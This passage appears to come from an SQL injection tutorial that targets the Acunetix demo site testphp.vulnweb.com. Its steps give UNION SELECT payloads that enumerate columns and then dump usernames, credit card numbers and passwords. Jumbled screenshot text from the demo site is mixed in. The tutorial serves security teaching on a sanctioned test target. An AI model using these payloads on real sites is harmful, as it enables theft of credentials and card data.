


**Step 14** - Now we are going to extract columns from **users** table.

Use Command **#union select 1,column\_name,3,4,5,6,7,8,9,10,11 from information\_schema.columns where table\_name='users'--+**



**Step 15** - Now we have got columns of users table.



**Step 16** - Now we will run multiple queries in single command. For fetching username, credit card, and password.

Use command **#union select 1,group\_concat(uname,0x0a,cc,0x0a,pass),3,4,5,6,7,8,9,10,11 from users**

**0x0a** - For space in command

**uname** - For fetching username

**cc** - For credit card

## pass - For password

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group\_concat(uname,0x0a,cc,0x0a,pass),3,4,5,6,7,8,9,10,11 from users

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group\_concat(uname,0x0a,cc,0x0a,pass),3,4,5,6,7,8,9,10,11 from users - Google Search


TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go


Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer



### Posters

**The shore**




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

**Mistery**




Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

**The universe**



Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173

## Step 17 - Now we have got username, cc and password.

testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,group\_concat(uname,0x0a,cc,0x0a,pass),3,4,5,6,7,

Not secure | testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,group\_concat(uname,0x0a,cc,0x0a,pass),3,4,5,6,7,

Apps | Gmail | YouTube | Maps | Translate | News | Google | (32) Ali Gatie - Wha... | 0 Cart




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

**Mean**




Lorem ipsum dolor sit amet, consectetur adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

**Trees**




bla bla bla

painted by: Blad3

[comment on this picture](#)

7



test 98446646446464 test

painted by: 9

[comment on this picture](#)